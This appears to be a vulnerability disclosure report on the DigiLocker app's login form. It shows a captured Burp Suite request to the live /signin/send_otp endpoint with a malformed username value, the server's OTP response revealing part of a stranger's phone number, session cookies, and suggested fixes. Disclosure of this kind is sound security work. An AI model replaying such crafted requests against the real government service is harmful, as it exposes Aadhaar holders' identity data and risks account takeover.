


Title

Lack of Input Validation

Description

This issue is present in login form of Digilocker App. In these whenever we input any symbols with any character then it will automatically send the OTP to random aadhar card number which can lead to get account details of that aadhar card holder and it shows some digit of aadhar card. Using that digit attacker can generate the aadhar card matches with that digit and can comprise that account.

Request



The screenshot shows the 'Intercept' tab of a web browser's developer tools. The request is to `https://accounts.digitallocker.gov.in:443` [164.100.161.225]. The request is a POST to `/signin/send_otp` with the following headers:

```
1 POST /signin/send_otp HTTP/1.1
2 Host: accounts.digitallocker.gov.in
3 Connection: close
4 Content-Length: 33
5 Pragma: no-cache
6 Cache-Control: no-cache
7 Accept: application/json, text/plain, */*
8 User-Agent: Mozilla/5.0 (Linux; Android 8.0.0; Genymotion Build/OPR6.170623.017; wv)
  Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://accounts.digitallocker.gov.in
11 X-Requested-With: com.digilocker.android
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://accounts.digitallocker.gov.in/signin/mobile
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: oc47lkrci9l6=hp4jqlinliaf8aa8n5j99f9ie6; _ga=GA1.1.183103664.1608266685; SRVN
  GS1.1.1608383688.2.1.1608384024.0
19
20 user=est%3C%3E&fptoken=199594529
```

Response

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project o

Intercept HTTP history WebSockets history Options

🔒 Response from https://accounts.digitallocker.gov.in:443/signin/send_otp [164.100.161.225]

Forward Drop **Intercept is on** Action Open Browser

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 server: envoy
3 date: Sat, 19 Dec 2020 13:41:47 GMT
4 content-type: text/html; charset=UTF-8
5 vary: Accept-Encoding
6 expires: Thu, 19 Nov 1981 08:52:00 GMT
7 cache-control: no-store, no-cache, must-revalidate
8 pragma: no-cache
9 x-frame-options: SAMEORIGIN
10 x-xss-protection: 1; mode=block
11 x-content-type-options: nosniff
12 strict-transport-security: max-age=31536000; env=HTTPS;
13 x-envoy-upstream-service-time: 872
14 connection: close
15 Strict-Transport-Security: max-age=31536000
16 Content-Length: 332
17
18 {"status":"success","msg":"UIDAI has sent a temporary OTP to your mobile ending in *****3606( valid
```

How to fix

1. Sanitize the input provided in form
2. Sometimes request can be intercept and change so, verify the input on server and both client side

Proof of concept



Sign In to your account

Mobile / Aadhaar / Username

Sign In

[Login with password](#)

Sign In to your account

You are left with 3 more attempts.

Mobile / Aadhaar / Username

Enter OTP

UIDAI has sent a temporary OTP to your mobile ending in
*****3606(valid for 10 mins).